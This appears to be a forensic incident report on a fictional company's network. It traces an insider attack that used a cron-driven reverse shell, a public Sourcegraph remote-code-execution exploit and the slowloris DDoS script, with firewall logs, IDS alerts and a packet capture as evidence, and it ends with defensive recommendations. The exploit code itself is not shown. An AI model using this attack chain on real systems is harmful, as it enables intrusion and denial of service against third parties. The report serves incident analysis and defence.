Forensic Incident Report
Fried Apples Inc.
RCE enabled DDoS

Authored By:
Sai Ganesh Senthivel
Maddie Tasker-Fernandes
Arrow Sujith
Zhenhua Li

Table of Contents

Incident Summary


The incident that took place was likely an attack by a current or previous employee of the company. The attack was initialized from a secure internal system, which was set up to automatically connect to an external system. Since it originated inside our network, the connection was not blocked by the firewall, and only someone with access to the internal system could have set up the connection.

The attack can be looked at as having two phases. In the first phase of the attack, the attacker gained control of two of the company's internal systems. One of the internal systems was exploited through a software vulnerability that allows for remote code execution. In the second phase, the attacker used the internal systems to run a DDoS attack against a website from a different company. We believe this was done so the attacker could make use of more resources, and avoid the DDoS traffic going directly from their own machine to the victim's webserver.

After conducting a thorough forensic investigation, we have determined the likely events which took place and a timeline for the incident. This report will summarize the key evidence collected during our investigation, and provide the details of the incident based on our analysis.

This report will also present some recommendations for securing the company network, and potential mitigations for similar future events.

Network Architecture



Analysis Steps

The first step in our analysis was to examine the Pfsense logs using Splunk. These firewall logs contain details on all the traffic from external sources to internal systems. These logs were used to determine when the attack started and provided information about the external systems involved.

We also used the internal IDS/packet capture to collect details about the traffic between the internal servers. This is set up as a protection measure to detect and capture any suspicious traffic going to/from the Sourcegraph server and provide additional details about the traffic. Suricata IDS and Wireshark were used for this analysis. Any external traffic in this evidence is shown with the source or destination as the firewall.

The final analysis step was to investigate the infected machines and any suspicious files which were found on them. Analysis of the software running on the Sourcegraph server also provided details on how the attack was made possible.

Key Findings

This section will discuss the key findings from our analysis of the evidence. This analysis will provide a clear idea of what happened during the network attack, and how each system was involved.

Based on internal knowledge of the company network, and analysis of the traffic during the attack, the following table shows the IP addresses of the systems involved. A diagram of the network and connections is also shown below.

IP Address	Name (used in this report)	Network Location
10.0.40.5	Developer System	Internal
10.0.40.6	Sourcegraph Gitserver	Internal
12.0.40.2	Attacker	External
12.0.40.3	Victim Webserver	External
10.0.40.1/12.0.40.1	Pfsense Firewall	Internal/External

The key findings described in this section are supported by the evidence shown in the Appendices of this report. The key evidence is listed below.

Supporting Evidence (see screenshots in Appendix):

Appendix A: Connection between developer machine and an attacker on port 4444

Appendix B: FTP traffic between developer machine and assumed attacker

Appendix C: Alerts for HTTP traffic between the developer and Sourcegraph server

Appendix C: Packet capture showing traffic between developer and Sourcegraph server

Appendix D: Connection between Sourcegraph server and the attacker on port 5555

Appendix E: Internal file transfer from developer to Sourcegraph

Appendix F: Outgoing HTTP traffic to victim web server

Appendix F: Time graph of outgoing HTTP connections throughout DDoS attack

Appendix G/H/I: Python scripts found on the developer and Sourcegraph server

Appendix J: Crontab file found on developer machine

Appendix J: Syslog file on developer machine with evidence of Cron job running

Based on the traffic observed in the Pfsense logs, there were two internal systems involved with the attack. The attacker was able to communicate with and gain control of both internal systems. These systems were used to perform the attack against the external web server. There were also two external systems involved, the victim of the DDoS attack and the system where the attack originated. The victim of the DDoS attack is a web server belonging to a different company.

The first internal system involved is a developer machine, used by a current or previous employee of the company. Upon analyzing this machine and its files we discovered 3 key pieces of evidence. A Cron file was found on this machine, instructing it to continuously attempt to connect to an external system every 1 minute. The Cron service was running from the developer machine, indicating the user had pre-planned the outgoing connection. Based on the traffic alerts and patterns, we believe the external system belongs to the attacker.

On this developer system, we also discovered two Python scripts in a hidden directory. One of these scripts is a script for a known exploit against an older version of Sourcegraph Gitserver. This script was taken from exploit-db.com and was used to gain control of the other internal machine. The other script is a script built for performing DDoS attacks with a small number of machines. The name of this script is slowloris, and is an open-source DDoS script. Analysis of this script showed that it is what was used to generate continuous HTTP requests to the external web server.

The second internal system is a server that runs the company Sourcegraph Gitserver, which is a tool used by our developers for code sharing and version control. The Sourcegraph software running on the server is an older version (version 3.36.3). During our investigation, we discovered this version has a known vulnerability that allows remote code execution (CVE-2022-23642). This vulnerable software is how the attacker gained control of this system. The same Python DDoS script found on the developer's machine was also found on this system.

One of the external systems has connections on three different ports: 4444, 5555, and 21. This is the attacker system and is used to control the two internal machines through a reverse shell. The other external system has connections on port 80, indicating it is an HTTP web server. There are connections from both internal systems to this HTTP server.

The main source of evidence for this incident is in the firewall and IDS logs. The traffic found in these logs was the first indication of suspicious activity and led to the investigation.

In both the firewall and the IDS logs, we discovered evidence of FTP connections and file transfers from one internal system to an external system. The firewall logs show connections from the developer to the external system on port 21 (the port used by FTP servers). This FTP connection is how the exploit scripts were transferred to the internal developer system. This is indicated in the internal IDS alerts which alert on the FTP login and file transfers.

The IDS alerts showed evidence of internal HTTP traffic. Upon further analysis of this traffic, it appears to be generated by a connection to the Sourcegraph server from the developer. When the exploit is run, the developer initiates a connection to the server on port 3370 (where Sourcegraph is running). A GET request was sent from the developer to the Sourcegraph server's port 3370 (found in packet capture).

The internal IDS alerts also showed evidence of a connection between the two internal systems on a port that is normally unused by the Sourcegraph server (port 3333). Further analysis of this connection (using Wireshark to analyze packet capture) indicates that this is how the DDoS script was transferred to the Sourcegraph server. Using the remote access gained from the Sourcegraph exploit, the attacker was able to set up a connection between the two systems.

Examining the firewall logs showed a large volume of HTTP traffic being sent from both the developer and the Sourcegraph server to an external website. It is especially unusual for the Sourcegraph server to be making this number of HTTP requests, as it is a server for internal use. Only a sample of this traffic is shown in the evidence section of this report, however, there were thousands of requests made to the external web server from both internal machines (see time graph). This traffic appears to have been generated by the Python script found on both internal systems.

Incident Timeline

Based on the firewall traffic and alerts generated from the IDS, we have developed a likely timeline of events. The attack started on November 28th, 2022, at approximately 3:40 PM, and lasted approximately 30 minutes.

3:40 PM: Internal developer system connects to external system

3:40 PM: Internal developer system connects to FTP on external system

3:40 PM: 2 files are transferred to internal developer system

3:41 PM: developer system connects to Sourcegraph server

3:42 PM: Sourcegraph server connected to external system

3:43: File is transferred from developer system to Sourcegraph server

3:45 PM: Both developer and Sourcegraph server begin sending a large volume of HTTP traffic to external website

4:09: Outgoing HTTP traffic stops

Conclusion

Our investigation has led to a clear understanding of the incident that took place. Although our company was not impacted by the DDoS attack which was initiated, the resources used in this attack belong to our company. Because of this, our company must take some responsibility, however, this report provides evidence that we were also a victim of the attack and not the instigator.

Based on the timeline, the intention of the attacker is unclear, as the DDoS attack was too short-lived to have a large impact on the victim's website. It is possible the attacker was testing their use of the attack with our systems. The company remains vulnerable to this type of attack, and attacks on other unknown weaknesses. It is important for us to act quickly in securing our systems and network to prevent future incidents.

Recommendations

After analyzing the evidence relating to this incident, there are a few key areas of the company network which need to be made more secure. In this section, we will present possible solutions/improvements for security, as well as the next steps for this incident.

As a follow-up to this incident, any previous users of the development system should be contacted for more details regarding their use of the system. It is likely a previous or current employee who has conducted this attack with the use of company resources. Further investigation should also be done (possibly with help from law enforcement) to determine the location/ownership of the external attacker machine. This individual/group has used the company resources without permission to launch an attack against another company.

To prevent future incidents of the same nature, and to improve the security of the network, suggestions for steps that need to be taken are described below.

The first step is to ensure that all Sourcegraph servers are updated to use the latest version. The company uses multiple Sourcegraph servers, which are all vulnerable to

the same exploit until they are updated. Remote access to this machine was only possible because an older version with a known vulnerability was still being used. These systems should be updated regularly to prevent unauthorized access and other vulnerabilities. The company should also verify that all other systems and software are up to date on all patches to prevent other known exploits from being used.

Another key fix is to examine and modify the current firewall and IDS rules. These rules should be updated to restrict access to certain systems and make sure to alert properly for any suspicious activity.

Some rule/alert update suggestions relating to this incident are:
Limit internal traffic to the Sourcegraph server to only work on port 3370 (where Sourcepraph is running). It is unlikely that other ports will need to be used, and this limitation will prevent misuse of the system. If additional ports are needed, only the minimum required ports should be usable.

Outgoing traffic from internal systems should be alerted if it seems anomalous or suspicious. Firewalls are usually set up to protect the internal network from external traffic, however, the outgoing traffic can cause problems.

Other systems should be analyzed and firewall rules should be updated to ensure all systems only allow the minimum required traffic to reach a system. For all firewall alerts

and rules, proper monitoring is needed so suspicious activity can be detected and acted upon in a timely manner.

Unused software should be removed from any systems, and permissions should be limited to only provide users the least privilege needed to perform their jobs. The user on the developer system was able to set up and run a Cron job, and this could have been prevented with proper restrictions.

References

Altelus, “Sourcegraph Gitserver 3.36.3 - Remote Code Execution (RCE),” *Exploit Database*, Jun. 14, 2022. https://www.exploit-db.com/exploits/50964

“Install Splunk Light using Linux - Splunk Documentation.” https://docs.splunk.com/Documentation/SplunkLight/7.3.6/Installation/InstallonLinux


“NVD - CVE-2022-23642.” https://nvd.nist.gov/vuln/detail/CVE-2022-23642

“SlowLoris/slowloris.py at master · brannondorsey/SlowLoris,” *GitHub*. https://github.com/brannondorsey/SlowLoris

“Suricata User Guide — Suricata 6.0.9 documentation.” https://suricata.readthedocs.io/en/suricata-6.0.9/


Appendix A

Evidence of connection to External System on port 4444



Appendix B

Evidence of FTP Traffic from Internal System to External FTP Server




Time	Event
11/28/22 3:40:34.000 PM	Nov 28 15:40:34 10.0.40.1 Nov 28 20:40:34 filterlog: 76,,,1000106045,em1,match,pass,out,4,0x0,,63,10216,0,DF,6,tcp,60,10.0.40.5,12.0.40.2,46722,21,0,S,2733219234,,65535,,mss;sackOK;TS;nop;wscale dest_ip = 12.0.40.2 dest_port = 21 source_ip = 10.0.40.5 source_port = 46722 sourcetype = pfsense type = tcp
11/28/22 3:40:34.000 PM	Nov 28 15:40:34 10.0.40.1 Nov 28 20:40:34 filterlog: 83,,,1669499361,em0,match,pass,in,4,0x0,,64,10216,0,DF,6,tcp,60,10.0.40.5,12.0.40.2,46722,21,0,S,2733219234,,65535,,mss;sackOK;TS;nop;wscale dest_ip = 12.0.40.2 dest_port = 21 source_ip = 10.0.40.5 source_port = 46722 sourcetype = pfsense type = tcp
11/28/22 3:40:49.822 PM	11/28/2022-15:40:49.822448 [**] [1:0:0] external FTP file transfer [**] [Classification: (null)] [Priority: 3] {TCP} 10.0.40.1:21 -> 10.0.40.5:46722 sourcetype = pfsense:suricata
11/28/22 3:40:45.511 PM	11/28/2022-15:40:45.511327 [**] [1:0:0] external FTP file transfer [**] [Classification: (null)] [Priority: 3] {TCP} 10.0.40.1:21 -> 10.0.40.5:46722 sourcetype = pfsense:suricata
11/28/22 3:40:40.436 PM	11/28/2022-15:40:40.436460 [**] [1:0:0] external FTP login detected [**] [Classification: (null)] [Priority: 3] {TCP} 10.0.40.1:21 -> 10.0.40.5:46722 sourcetype = pfsense:suricata

Appendix C

Evidence of internal HTTP Connections to Sourcegraph Server

11/28/22 3:41:48.143 PM	11/28/2022-15:41:48.143411 [**] [1:0:0] internal HTTP connection [**] [Classification: (null)] [Priority: 3] {TCP} 10.0.40.6:3370 -> 10.0.40.5:58850 sourcetype = pfsense:suricata
11/28/22 3:41:48.143 PM	11/28/2022-15:41:48.143411 [**] [1:0:0] internal HTTP connection [**] [Classification: (null)] [Priority: 3] {TCP} 10.0.40.6:3370 -> 10.0.40.5:58850 sourcetype = pfsense:suricata
11/28/22 3:41:48.143 PM	11/28/2022-15:41:48.143266 [**] [1:0:0] internal HTTP connection [**] [Classification: (null)] [Priority: 3] {TCP} 10.0.40.6:3370 -> 10.0.40.5:58850 sourcetype = pfsense:suricata
11/28/22 3:41:48.143 PM	11/28/2022-15:41:48.143210 [**] [1:0:0] internal HTTP connection [**] [Classification: (null)] [Priority: 3] {TCP} 10.0.40.6:3370 -> 10.0.40.5:58850 sourcetype = pfsense:suricata
11/28/22 3:41:48.140 PM	11/28/2022-15:41:48.140648 [**] [1:0:0] internal HTTP connection [**] [Classification: (null)] [Priority: 3] {TCP} 10.0.40.5:58850 -> 10.0.40.6:3370 sourcetype = pfsense:suricata




```
▸ Frame 170: 211 bytes on wire (1688 bits), 211 bytes captured (1688 bits) on interface ens32, id 0
▸ Ethernet II, Src: VMware_a1:aa:ac (00:50:56:a1:aa:ac), Dst: VMware_30:a4:01 (00:0c:29:30:a4:01)
▸ Internet Protocol Version 4, Src: 10.0.40.5, Dst: 10.0.40.6
▸ Transmission Control Protocol, Src Port: 58850, Dst Port: 3370, Seq: 203, Ack: 1, Len: 145
▸ [2 Reassembled TCP Segments (347 bytes): #169(202), #170(145)]
▾ Hypertext Transfer Protocol
  ▸ GET /exec HTTP/1.1\r\n
    Host: 10.0.40.6:3370\r\n
    User-Agent: python-requests/2.25.1\r\n
    Accept-Encoding: gzip, deflate\r\n
    Accept: */*\r\n
    Connection: keep-alive\r\n
  ▸ Content-Length: 145\r\n
    Content-Type: application/json\r\n
    \r\n
    [Full request URI: http://10.0.40.6:3370/exec]
    [HTTP request 1/1]
    [Response in frame: 183]
    File Data: 145 bytes
▾ JavaScript Object Notation: application/json
```


Appendix D

Evidence of connection to External System on port 5555

Appendix E

Evidence of internal Connections to Sourcegraph Server






Appendix F

Evidence of HTTP Traffic from Internal Systems to External Web Server


>	11/28/22 3:45:11.000 PM	Nov 28 15:45:11 10.0.40.1 Nov 28 20:45:11 filterlog: 83,,,1669499361,em0,match,pass,in,4,0x0,,64,47680,0,DF,6,tcp,60,10.0.40.5,12.0.40.3,35456,80,0,S,3990331473,,64240,,mss;sackOK;TS;nop;wscale dest_ip = 12.0.40.3 dest_port = 80 source_ip = 10.0.40.5 source_port = 35456 sourcetype = pfsense type = tcp
>	11/28/22 3:45:11.000 PM	Nov 28 15:45:11 10.0.40.1 Nov 28 20:45:11 filterlog: 76,,,1000106045,em1,match,pass,out,4,0x0,,63,62481,0,DF,6,tcp,60,10.0.40.5,12.0.40.3,35440,80,0,S,1268451578,,64240,,mss;sackOK;TS;nop;wscale dest_ip = 12.0.40.3 dest_port = 80 source_ip = 10.0.40.5 source_port = 35440 sourcetype = pfsense type = tcp
>	11/28/22 3:45:11.000 PM	Nov 28 15:45:11 10.0.40.1 Nov 28 20:45:11 filterlog: 83,,,1669499361,em0,match,pass,in,4,0x0,,64,62481,0,DF,6,tcp,60,10.0.40.5,12.0.40.3,35440,80,0,S,1268451578,,64240,,mss;sackOK;TS;nop;wscale dest_ip = 12.0.40.3 dest_port = 80 source_ip = 10.0.40.5 source_port = 35440 sourcetype = pfsense type = tcp
>	11/28/22 3:45:11.000 PM	Nov 28 15:45:11 10.0.40.1 Nov 28 20:45:11 filterlog: 76,,,1000106045,em1,match,pass,out,4,0x0,,63,27701,0,DF,6,tcp,60,10.0.40.5,12.0.40.3,35430,80,0,S,2448827568,,64240,,mss;sackOK;TS;nop;wscale dest_ip = 12.0.40.3 dest_port = 80 source_ip = 10.0.40.5 source_port = 35430 sourcetype = pfsense type = tcp
>	11/28/22 3:45:11.000 PM	Nov 28 15:45:11 10.0.40.1 Nov 28 20:45:11 filterlog: 83,,,1669499361,em0,match,pass,in,4,0x0,,64,27701,0,DF,6,tcp,60,10.0.40.5,12.0.40.3,35430,80,0,S,2448827568,,64240,,mss;sackOK;TS;nop;wscale dest_ip = 12.0.40.3 dest_port = 80 source_ip = 10.0.40.5 source_port = 35430 sourcetype = pfsense type = tcp
>	11/28/22 3:45:10.000 PM	Nov 28 15:45:10 10.0.40.1 Nov 28 20:45:10 filterlog: 83,,,1669499361,em0,match,pass,in,4,0x0,,64,52567,0,DF,6,tcp,60,10.0.40.6,12.0.40.3,46210,80,0,S,561128909,,64240,,mss;sackOK;TS;nop;wscale dest_ip = 12.0.40.3 dest_port = 80 source_ip = 10.0.40.6 source_port = 46210 sourcetype = pfsense type = tcp
>	11/28/22 3:45:10.000 PM	Nov 28 15:45:10 10.0.40.1 Nov 28 20:45:10 filterlog: 76,,,1000106045,em1,match,pass,out,4,0x0,,63,37272,0,DF,6,tcp,60,10.0.40.5,12.0.40.3,33274,80,0,S,1725108901,,64240,,mss;sackOK;TS;nop;wscale dest_ip = 12.0.40.3 dest_port = 80 source_ip = 10.0.40.5 source_port = 33274 sourcetype = pfsense type = tcp
>	11/28/22 3:45:10.000 PM	Nov 28 15:45:10 10.0.40.1 Nov 28 20:45:10 filterlog: 83,,,1669499361,em0,match,pass,in,4,0x0,,64,37272,0,DF,6,tcp,60,10.0.40.5,12.0.40.3,33274,80,0,S,1725108901,,64240,,mss;sackOK;TS;nop;wscale dest_ip = 12.0.40.3 dest_port = 80 source_ip = 10.0.40.5 source_port = 33274 sourcetype = pfsense type = tcp

>	11/28/22 3:45:10.000 PM	Nov 28 15:45:10 10.0.40.1 Nov 28 20:45:10 filterlog: 83,,,1669499361,em0,match,pass,in,4,0x0,,64,1222,0,DF,6,tcp,60,10.0.40.5,12.0.40.3,33188,80,0,S,198814640,,64240,,mss;sackOK;TS;nop;wscale dest_ip = 12.0.40.3 dest_port = 80 source_ip = 10.0.40.5 source_port = 33188 sourcetype = pfsense type = tcp
>	11/28/22 3:45:10.000 PM	Nov 28 15:45:10 10.0.40.1 Nov 28 20:45:10 filterlog: 76,,,1000106045,em1,match,pass,out,4,0x0,,63,31453,0,DF,6,tcp,60,10.0.40.6,12.0.40.3,46150,80,0,S,1441302117,,64240,,mss;sackOK;TS;nop;wscale dest_ip = 12.0.40.3 dest_port = 80 source_ip = 10.0.40.6 source_port = 46150 sourcetype = pfsense type = tcp
>	11/28/22 3:45:10.000 PM	Nov 28 15:45:10 10.0.40.1 Nov 28 20:45:10 filterlog: 83,,,1669499361,em0,match,pass,in,4,0x0,,64,31453,0,DF,6,tcp,60,10.0.40.6,12.0.40.3,46150,80,0,S,1441302117,,64240,,mss;sackOK;TS;nop;wscale dest_ip = 12.0.40.3 dest_port = 80 source_ip = 10.0.40.6 source_port = 46150 sourcetype = pfsense type = tcp
>	11/28/22 3:45:10.000 PM	Nov 28 15:45:10 10.0.40.1 Nov 28 20:45:10 filterlog: 76,,,1000106045,em1,match,pass,out,4,0x0,,63,48046,0,DF,6,tcp,60,10.0.40.5,12.0.40.3,33178,80,0,S,1859152364,,64240,,mss;sackOK;TS;nop;wscale dest_ip = 12.0.40.3 dest_port = 80 source_ip = 10.0.40.5 source_port = 33178 sourcetype = pfsense type = tcp
>	11/28/22 3:45:10.000 PM	Nov 28 15:45:10 10.0.40.1 Nov 28 20:45:10 filterlog: 83,,,1669499361,em0,match,pass,in,4,0x0,,64,48046,0,DF,6,tcp,60,10.0.40.5,12.0.40.3,33178,80,0,S,1859152364,,64240,,mss;sackOK;TS;nop;wscale dest_ip = 12.0.40.3 dest_port = 80 source_ip = 10.0.40.5 source_port = 33178 sourcetype = pfsense type = tcp
>	11/28/22 3:45:10.000 PM	Nov 28 15:45:10 10.0.40.1 Nov 28 20:45:10 filterlog: 76,,,1000106045,em1,match,pass,out,4,0x0,,63,55519,0,DF,6,tcp,60,10.0.40.6,12.0.40.3,46146,80,0,S,1140774700,,64240,,mss;sackOK;TS;nop;wscale dest_ip = 12.0.40.3 dest_port = 80 source_ip = 10.0.40.6 source_port = 46146 sourcetype = pfsense type = tcp
>	11/28/22 3:45:10.000 PM	Nov 28 15:45:10 10.0.40.1 Nov 28 20:45:10 filterlog: 83,,,1669499361,em0,match,pass,in,4,0x0,,64,55519,0,DF,6,tcp,60,10.0.40.6,12.0.40.3,46146,80,0,S,1140774700,,64240,,mss;sackOK;TS;nop;wscale dest_ip = 12.0.40.3 dest_port = 80 source_ip = 10.0.40.6 source_port = 46146 sourcetype = pfsense type = tcp
